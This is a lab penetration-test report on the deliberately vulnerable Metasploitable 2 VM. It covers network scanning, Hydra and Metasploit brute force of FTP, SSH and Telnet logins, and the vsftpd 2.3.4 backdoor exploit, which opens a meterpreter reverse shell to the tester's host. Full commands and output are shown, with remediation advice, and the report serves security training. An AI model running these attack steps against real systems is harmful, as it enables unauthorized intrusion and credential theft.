

METASPLOITABLE 2 VULNERABILITY ASSESSMENT REPORT

```
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler crond [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]
```

Warning: Never expose this VM to an untrusted network!

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)

Login with msfadmin/msfadmin to get started

metasploitable login:

Title: METASPLOITABLE 2 VULNERABILITY ASSESSMENT REPORT

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1. INTRODUCTION

The main objective of this vulnerability assessment is to identify, analyze, and exploit security vulnerabilities present in the Metasploitable 2 virtual machine. This assessment helps in understanding the overall security posture of the system and detecting possible weaknesses that could be exploited by attackers. By performing different scanning and exploitation techniques, the assessment provides practical knowledge about system vulnerabilities and security risks. The findings of this assessment can also help in recommending appropriate security measures and remediation techniques to improve the protection and reliability of the system.

Scope:

The assessment focuses on the following phases:

- ❖ Network Discovery
- ❖ Port Scanning
- ❖ Service Enumeration
- ❖ Vulnerability Scanning
- ❖ Exploitation
- ❖ Post-Exploitation
- ❖ Reporting and Recommendations

2. METHODOLOGY

Network Discovery

The purpose of this phase is to detect all active devices connected to the target network. This is usually done by sending ICMP Echo Request packets (ping) to identify which hosts are online and responding. Detecting live hosts helps focus the assessment only on active systems for further analysis.

Port Scanning

Port scanning is performed to identify open ports on the target machine. Open ports often indicate active services running on the system. During this phase, both TCP and UDP ports are scanned to determine possible entry points that may be used for further investigation or exploitation.

Service Enumeration

In this phase, detailed information about the services running on the discovered open ports is collected. This includes identifying service versions, configurations, and other related information. Techniques such as banner grabbing are commonly used to gather data provided by the services themselves. The collected information helps in detecting vulnerabilities related to specific services.

Vulnerability Scanning

This phase uses automated scanning tools to detect known security vulnerabilities in the target system. The identified services and their versions are compared against databases of publicly known vulnerabilities. The scanning results provide a list of possible security weaknesses that require further verification and testing.

Exploitation

Exploitation involves taking advantage of the identified vulnerabilities to gain unauthorized access to the target system. Different exploitation techniques and tools are used to demonstrate how attackers may compromise the system, gain higher privileges, or access sensitive information. This phase helps evaluate the actual impact of the discovered vulnerabilities.

Post-Exploitation

After successfully exploiting the target system, additional activities are carried out to gather more information and analyze the compromised environment. This may include collecting sensitive data, extracting credentials, maintaining access, and exploring the system further. In some cases, the compromised system can also be used to access other connected systems within the network.

Reporting and Recommendations


The final phase focuses on documenting all findings, techniques, and results obtained during the assessment. The report provides detailed information about the discovered vulnerabilities, exploitation methods, and their possible impact on the organization. It also includes recommendations and remediation steps to improve the overall security posture and reduce future risks.

3. FINDINGS

3.1 Network Discovery

Tools and Commands Used:

cmd: **netdiscover**



The screenshot shows the output of the netdiscover command. At the top, it says 'Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts'. Below that, it says '4 Captured ARP Req/Rep packets, from 4 hosts. Total size: 240'. Then there is a table with 7 columns: IP, At MAC Address, Count, Len, MAC Vendor, and Hostname. The table contains 4 rows of data. The IP '192.168.40.133' is highlighted with a red box.

IP	At MAC Address	Count	Len	MAC Vendor	Hostname
192.168.40.2	00:50:56:ec:ae:30	1	60	VMware, Inc.	
192.168.40.133	00:0c:29:fa:dd:2a	1	60	VMware, Inc.	
192.168.40.140	00:0c:29:19:b1:75	1	60	VMware, Inc.	
192.168.40.254	00:50:56:eb:6b:b8	1	60	VMware, Inc.	

Our Target IP Address: 192.168.40.133

3.2 Port Scanning

Tools and Commands Used:

cmd: **nmap -sV -p- 192.168.40.133**

```

(root@shaifulla)-[/home/shaif/Desktop]
# nmap -sV -p- 192.168.40.133
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-15 06:03 -0400
Nmap scan report for 192.168.40.133
Host is up (0.0011s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp           Postfix smtpd
53/tcp    open  domain         ISC BIND 9.4.2
80/tcp    open  http           Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind        2 (RPC #100000)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec           netkit-rsh rexecd
513/tcp   open  login          OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi       GNU Classpath grmiregistry
1524/tcp  open  bindshell      Metasploitable root shell
2049/tcp  open  nfs            2-4 (RPC #100003)
2121/tcp  open  ftp            ProFTPD 1.3.1
3306/tcp  open  mysql          MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd        distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql     PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc            VNC (protocol 3.3)
6000/tcp  open  X11            (access denied)
6667/tcp  open  irc            UnrealIRCd
6697/tcp  open  irc            UnrealIRCd
8009/tcp  open  ajp13          Apache Jserv (Protocol v1.3)
8180/tcp  open  http           Apache Tomcat/Coyote JSP engine 1.1
8787/tcp  open  drb            Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drbb)
40588/tcp open  nlockmgr       1-4 (RPC #100021)
48264/tcp open  java-rmi       GNU Classpath grmiregistry
49909/tcp open  mountd         1-3 (RPC #100005)
51095/tcp open  status         1 (RPC #100024)
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 133.46 seconds

```

3.3 Service Enumeration

Service Versions and Potential Vulnerabilities:

- ❖ **vsftpd 2.3.4:** Known backdoor vulnerability (CVE-2011-2523).
- ❖ **OpenSSH 4.7p1:** No immediate vulnerabilities, but weak passwords can be exploited.
- ❖ **Apache 2.2.8:** Multiple known vulnerabilities, including CVE-2007-6740 (mod_negotiation filename buffer overflow).
- ❖ **Samba 3.X:** Multiple vulnerabilities, including remote code execution.
- ❖ **PostgreSQL 8.3.0:** SQL injection vulnerabilities.

3.4 Vulnerability Scanning

Nessus/OpenVAS/Nikto Results:

1. vsftpd 2.3.4: Backdoor command execution vulnerability (CVE-2011-2523)

- ❖ This is a critical vulnerability. vsftpd is an FTP server software. In this case, version 2.3.4 specifically is compromised with a backdoor.

- ❖ Backdoor means an attacker can gain unauthorized access to the system by using a specific method (in this case, using a smiley face :) as the username and connecting to port 6200).
- ❖ This vulnerability is very old (2011) and should be addressed immediately.

2. Apache 2.2.8: Vulnerabilities including buffer overflow and directory traversal

- ❖ Apache is a popular web server software. Version 2.2.8 likely has multiple security holes.
- ❖ Buffer overflow is a vulnerability that allows attackers to crash the program and potentially execute their own code.
- ❖ Directory traversal allows attackers to access files outside the intended directory structure.
- ❖ These vulnerabilities can be exploited to take control of the web server or gain unauthorized access to sensitive data.

3. Samba 3.X: Remote code execution via buffer overflow (CVE-2007-2447)

- ❖ Samba allows Windows machines to access files on Unix-based systems. Version 3.X has a vulnerability where an attacker can remotely execute code on the system.
- ❖ Remote code execution (RCE) is a critical vulnerability as it allows attackers complete control over the system.
- ❖ This vulnerability is also quite old (2007) and should be patched as soon as possible.

4. PostgreSQL 8.3.0: SQL injection vulnerabilities (CVE-2007-6600)

- ❖ PostgreSQL is a popular open-source database management system. Version 8.3.0 likely has vulnerabilities that allow attackers to inject malicious SQL code into database queries.
- ❖ SQL injection can be used to steal sensitive data, modify data, or even take control of the database server.
- ❖ Similar to the previous vulnerabilities, this is an old one (2007) and needs to be addressed urgently.

3.5 Exploitation

3.5.1 Port 21: FTP

Method 1:

We will be using Hydra for this. The two wordlists for this operation will have default login names and passwords.

cmd: **hydra -L user.txt -P pass.txt 192.168.40.133 ftp**

```
(root@shaifulla) [/home/shaif/Desktop]
# hydra -L user.txt -P pass.txt 192.168.40.133 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-15 06:38:51
[DATA] max 16 tasks per 1 server, overall 16 tasks, 110 login tries (1:11/p:10), ~7 tries per task
[DATA] attacking ftp://192.168.40.133:21/
[21][ftp] host: 192.168.40.133 login: user password: user
[21][ftp] host: 192.168.40.133 login: msfadmin password: msfadmin
[21][ftp] host: 192.168.40.133 login: postgres password: postgres
[21][ftp] host: 192.168.40.133 login: ftp password: root
[21][ftp] host: 192.168.40.133 login: ftp password: kali
[21][ftp] host: 192.168.40.133 login: ftp password: user
[21][ftp] host: 192.168.40.133 login: ftp password: admin
[21][ftp] host: 192.168.40.133 login: ftp password: ssh
[21][ftp] host: 192.168.40.133 login: ftp password: telnet
[21][ftp] host: 192.168.40.133 login: ftp password: msfadmin
[21][ftp] host: 192.168.40.133 login: ftp password: services
[21][ftp] host: 192.168.40.133 login: ftp password: postgres
[21][ftp] host: 192.168.40.133 login: ftp password: ftp
1 of 1 target successfully completed, 13 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-15 06:39:11
```

Hydra shows us that we have 13 valid login ID's and passwords.

Let's put our findings to use and try to connect using FTP.

cmd: **ftp 192.168.40.133**

```
(root@shaifulla) [/home/shaif/Desktop]
# ftp 192.168.40.133
Connected to 192.168.40.133.
220 (vsFTPD 2.3.4)
Name (192.168.40.133:shaif): msfadmin
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> █
```

Method 2: (Exploiting FTP through Metasploit Framework)

The vsftpd 2.3.4 service contains a backdoor that allows for unauthenticated remote code execution. Exploiting this vulnerability enables an attacker to gain root-level shell access to the target system.

cmd:

- **Searchsploit vsftpd**
- **msfconsole**
- **use exploit/unix/ftp/vsftpd_234_backdoor**
- **show options**
- **set RHOSTS 192.168.40.133**
- **exploit**
- **ifconfig**

```
(root@shaifulla)-[/home/shaif/Desktop]
# searchsploit vsftpd 2.3.4
```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb

Shellcodes: No Results

```
(root@shaifulla)-[/home/shaif/Desktop]
# msfconsole
Metasploit tip: Use the analyze command to suggest runnable modules for
hosts

< it looks like you're trying to run a >
< module >

  @ @
  || ||
  || ||
  || ||
  || ||

= [ metasploit v6.4.116-dev ]
+ -- == [ 2,623 exploits - 1,326 auxiliary - 1,710 payloads ]
+ -- == [ 432 post - 49 encoders - 14 nops - 10 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > █
```

```
msf > search vsftpd 2.3.4

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -  -
0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03      excellent Yes     VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use 0
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  -  -  -  -
  RHOSTS    yes             The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21              yes       The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

  Name      Current Setting  Required  Description
  -  -  -  -
  FETCH_COMMAND  CURL            yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
  FETCH_DELETE   false           yes       Attempt to delete the binary after execution
  FETCH_FILELESS none            yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux >= 3.17 (for Python variant also Python >= 3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
  FETCH_SRVHOST  yes             Local IP to use for serving payload
  FETCH_SRVPOR  8080            yes       Local port to use for serving payload
  FETCH_URIPATH no              Local URI to use for serving payload
  LHOST         yes             The listen address (an interface may be specified)
  LPORT         4444            yes       The listen port

When FETCH_COMMAND is one of CURL,GET,WGET:

  Name      Current Setting  Required  Description
  -  -  -  -
  FETCH_PIPE false            yes       Host both the binary payload and the command so it can be piped directly to the shell.
```



```

msf exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.40.133
rhosts => 192.168.40.133
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.40.136
LHOST => 192.168.40.136
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] Started reverse TCP handler on 192.168.40.136:4444
[+] 192.168.40.133:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.40.136:4444 -> 192.168.40.133:58683) at 2026-05-15 06:53:41 -0400

meterpreter > ifconfig

Interface 1
-----
Name           : lo
Hardware MAC   : 00:00:00:00:00:00
MTU            : 16436
Flags          : UP,LOOPBACK
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
-----
Name           : eth0
Hardware MAC   : 00:0c:29:fa:dd:2a
MTU            : 1500
Flags          : UP,BROADCAST,MULTICAST
IPv4 Address   : 192.168.40.133
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::20c:29ff:fefa:dd2a
IPv6 Netmask   : ffff:ffff:ffff:ffff::

Interface 3
-----
Name           : eth1
Hardware MAC   : 00:0c:29:fa:dd:34
MTU            : 1500
Flags          : BROADCAST,MULTICAST

meterpreter >

```

Impact:

- ❖ **Severity:** Critical
- ❖ **Potential Damage:** Complete system compromise, unauthorized access to sensitive data, potential for launching further attacks from the compromised system.

Recommendations:

- ❖ **Update vsftpd:** Upgrade to the latest version to fix the backdoor vulnerability (CVE-2011-2523).
- ❖ **Impact of Remediation:** Closing the backdoor vulnerability prevents unauthorized access, significantly reducing the risk of a system compromise.

3.5.2 Port 22: SSH

The Secure Shell Protocol (SSH) is a cryptographic network protocol for operating network services securely over an unsecured network. Secure Shell is a network communication protocol that enables two computers to communicate (http or hypertext transfer protocol, which is the protocol used to transfer hypertext such as web pages) and share data.

Metasploit has an auxiliary function that we will use on the SSH service running on port 22. Once we get our session through it we will be upgrading it to Meterpreter.

This module will test ssh logins on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.

cmd:

- msfconsole
- use auxiliary/scanner/ssh/ssh_login
- show options
- set RHOSTS 192.168.40.133
- set user_file user.txt
- set pass_file pass.txt
- exploit

```
(root@shaifulla)~[/home/shaif/Desktop]
# msfconsole -q
msf > search ssh_login

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/ssh/ssh_login           .               normal No     SSH Login Check Scanner

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ssh/ssh_login

msf > use 0
msf auxiliary(scanner/ssh/ssh_login) > options

Module options (auxiliary/scanner/ssh/ssh_login):

Name                Current Setting  Required  Description
-
ANONYMOUS_LOGIN      false           yes       Attempt to login with a blank username and password
BLANK_PASSWORDS       false           no        Try blank passwords for all users
BRUTEFORCE_SPEED     5               yes       How fast to bruteforce, from 0 to 5
CreateSession         true            no        Create a new session for every successful login
DB_ALL_CREDS          false           no        Try each user/password couple stored in the current database
DB_ALL_PASS           false           no        Add all passwords in the current database to the list
DB_ALL_USERS          false           no        Add all users in the current database to the list
DB_SKIP_EXISTING      none            no        Skip existing credentials stored in the current database (Accepted: none, user, u
ser@realm)
KEY_PASS              no              no        Passphrase for SSH private key(s)
KEY_PATH              no              no        Filename or directory of cleartext private keys. Filenames beginning with a dot,
or ending in ".pub" will be skipped. Duplicate private keys will be ignored.
PASSWORD              no              no        A specific password to authenticate with
PASS_FILE             no              no        File containing passwords, one per line
PRIVATE_KEY           no              no        The string value of the private key that will be used. If you are using MSFConsol
e, this value should be set as file:PRIVATE_KEY_PATH. OpenSSH, RSA, DSA, and ECDS
A private keys are supported.
RHOSTS                yes             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
using-metasploit.html
RPORT                 22             yes       The target port
STOP_ON_SUCCESS        false           yes       Stop guessing when a credential works for a host
THREADS               1              yes       The number of concurrent threads (max one per host)
USERNAME              no              no        A specific username to authenticate as
USERPASS_FILE          no              no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS           false           no        Try the username as the password for all users
USER_FILE             no              no        File containing usernames, one per line
VERBOSE               false           yes       Whether to print output for all attempts
```

```

msf auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.40.133
rhosts => 192.168.40.133
msf auxiliary(scanner/ssh/ssh_login) > set user_file user.txt
user_file => user.txt
msf auxiliary(scanner/ssh/ssh_login) > set pass_file pass.txt
pass_file => pass.txt
msf auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.168.40.133:22 - Starting bruteforce
[*] 192.168.40.133:22 SSH - Testing User/Pass combinations
[+] 192.168.40.133:22 - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploitable 2.6.24-16-se
rver #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 1 opened (192.168.40.136:37813 -> 192.168.40.133:22) at 2026-05-15 08:02:55 -0400
[+] 192.168.40.133:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom)
,25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin) Linux metasplo
itable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 2 opened (192.168.40.136:41023 -> 192.168.40.133:22) at 2026-05-15 08:03:04 -0400
[+] 192.168.40.133:22 - Success: 'postgres:postgres' 'uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres) Li
nux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 3 opened (192.168.40.136:40049 -> 192.168.40.133:22) at 2026-05-15 08:03:37 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Impact:

- ❖ **Severity:** High
- ❖ **Potential Damage:** Attackers may exploit weak passwords or use brute-force techniques to gain unauthorized access to the system.
- ❖ **Details:** Attackers can attempt to guess usernames and passwords, which can lead to unauthorized access and control over the system.

Recommendations:

- ❖ **Strengthen Authentication:** Implement key-based authentication and disable password logins.
- ❖ **Impact of Remediation:** Enhances security by mitigating the risk of brute-force attacks and unauthorized access through weak passwords.

3.5.3 Port 23: Telnet

Telnet (Terminal Network) is an protocol used on the Internet or local area network to provide a bidirectional interactive text-oriented communication facility using a virtual terminal connection. It is a text-based network protocol that is used for accessing remote computers over TCP/IP networks like the Internet.

Method 1:

Telnet grabbed the metasploitable2 system's Banner. In that itself we have username and password so use it to login to the system.

cmd: **telnet 192.168.40.133**

```
(root@shaifulla)~[/home/shaif/Desktop]
# telnet 192.168.40.133
Trying 192.168.40.133...
Connected to 192.168.40.133.
Escape character is '^J'.

[ASCII Art: A large, stylized 'K' made of circuit-like patterns, with 'KALI' written in a box to its right.]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Sun May 20 15:50:42 EDT 2012 from 172.16.123.1 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$
```

Method 2: (Brute force Telnet with Metasploit Framework)

This module will test a telnet login on a range of machines and report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access. The same password and user file from earlier will be used for this.

Cmd:

- ❖ msfconsole
- ❖ use auxiliary/scanner/telnet/telnet_login
- ❖ show options
- ❖ set RHOSTS 192.168.40.133
- ❖ set user_file user.txt
- ❖ set pass_file pass.txt
- ❖ exploit
- ❖ sessions
- ❖ sessions -i 1
- ❖ sysinfo

```
msf > search telnet_login
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/admin/http/netgear_pnp_getsharefolderlist_auth_bypass	2021-09-06	normal	Yes	Netgear PNPX_GetShareFolder Authentication Bypass
1	auxiliary/scanner/telnet/telnet_login	.	normal	No	Telnet Login Check Scanner

Interact with a module by name or index. For example `info 1`, `use 1` or `use auxiliary/scanner/telnet/telnet_login`

```
msf > use 1
msf auxiliary(scanner/telnet/telnet_login) > options
```

Module options (auxiliary/scanner/telnet/telnet_login):

Name	Current Setting	Required	Description
ANONYMOUS_LOGIN	false	yes	Attempt to login with a blank username and password
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
CreateSession	true	no	Create a new session for every successful login
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
DB_SKIP_EXISTING	none	no	Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD		no	A specific password to authenticate with
PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	23	yes	The target port (TCP)
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	true	yes	Whether to print output for all attempts

View the full module info with the `info`, or `info -d` command.

```
msf auxiliary(scanner/telnet/telnet_login) > set rhosts 192.168.40.133
rhosts => 192.168.40.133
msf auxiliary(scanner/telnet/telnet_login) > set user_file user.txt
user_file => user.txt
msf auxiliary(scanner/telnet/telnet_login) > set pass_file pass.txt
pass_file => pass.txt
msf auxiliary(scanner/telnet/telnet_login) > exploit
```

```
[*] 192.168.40.133:23 - No active DB -- Credential data will not be saved!
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: root:root (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: root:kali (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: root:user (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: root:msfadmin (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: root:services (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: root:postgres (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: root:admin (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: root:ftp (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: root:ssh (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: root:telnet (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: kali:root (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: kali:kali (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: kali:user (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: kali:msfadmin (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: kali:services (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: kali:postgres (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: kali:admin (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: kali:ftp (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: kali:ssh (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: kali:telnet (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: user:root (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: user:kali (Incorrect: )
[+] 192.168.40.133:23 - 192.168.40.133:23 - Login Successful: user:user
[*] 192.168.40.133:23 - Attempting to start session 192.168.40.133:23 with user:user
[*] Command shell session 1 opened (192.168.40.136:39099 -> 192.168.40.133:23) at 2026-05-15 08:19:13 -0400
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: msfadmin:root (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: msfadmin:kali (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: msfadmin:user (Incorrect: )
[+] 192.168.40.133:23 - 192.168.40.133:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.40.133:23 - Attempting to start session 192.168.40.133:23 with msfadmin:msfadmin
[*] Command shell session 2 opened (192.168.40.136:32841 -> 192.168.40.133:23) at 2026-05-15 08:19:28 -0400
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: services:root (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: services:kali (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: services:user (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: services:msfadmin (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: services:services (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: services:postgres (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: services:admin (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: services:ftp (Incorrect: )
[*] 192.168.40.133:23 - 192.168.40.133:23 - LOGIN FAILED: services:ssh (Incorrect: )
```



```
msf auxiliary(scanner/telnet/telnet_login) > sessions
Active sessions
=====

```

Id	Name	Type	Information	Connection
1		shell	TELNET user:user (192.168.40.133:23)	192.168.40.136:39099 → 192.168.40.133:23 (192.168.40.133)
2		shell	TELNET msfadmin:msfadmin (192.168.40.133:23)	192.168.40.136:32841 → 192.168.40.133:23 (192.168.40.133)
3		shell	TELNET postgres:postgres (192.168.40.133:23)	192.168.40.136:33897 → 192.168.40.133:23 (192.168.40.133)

```
msf auxiliary(scanner/telnet/telnet_login) > sessions -i 1
[*] Starting interaction with 1...

user@metasploitable:~$ sysinfo
sysinfo
The program 'sysinfo' is currently not installed. To run 'sysinfo' please ask your administrator to install the package 'sysinfo'
-bash: sysinfo: command not found
user@metasploitable:~$
```

Impact:

- ❖ **Severity:** High
- ❖ **Potential Damage:** Older versions of Telnet can have unpatched vulnerabilities that may be exploited by attackers.

Recommendations:

- ❖ **Switch to SSH:** Use SSH for secure remote communication.
- ❖ **Disable Telnet:** If Telnet is not needed, disable the service.
- ❖ **Update and Patch:** Ensure that Telnet software is up-to-date and apply security patches.
- ❖ **Restrict Access:** Limit Telnet access to trusted IP addresses and network segments.

3.5.4 Port 25: SMTP

Simple Mail Transfer Protocol is an application that is used to send, receive, and relay outgoing emails between senders and receivers. When an email is sent, it's transferred over the internet from one server to another using SMTP. In simple terms, an SMTP email is just an email sent using the SMTP server. SMTP is part of the application layer of the TCP/IP protocol.

Method 1:

Kali comes with a tool called “Smtplib-User-Enum”, it has multiple modes that deal with different facets of SMTP, we will be using it to verify which SMTP usernames exist in victim machine.

We will see that the tool lets us know which all usernames exist that I have saved in my user.txt file.

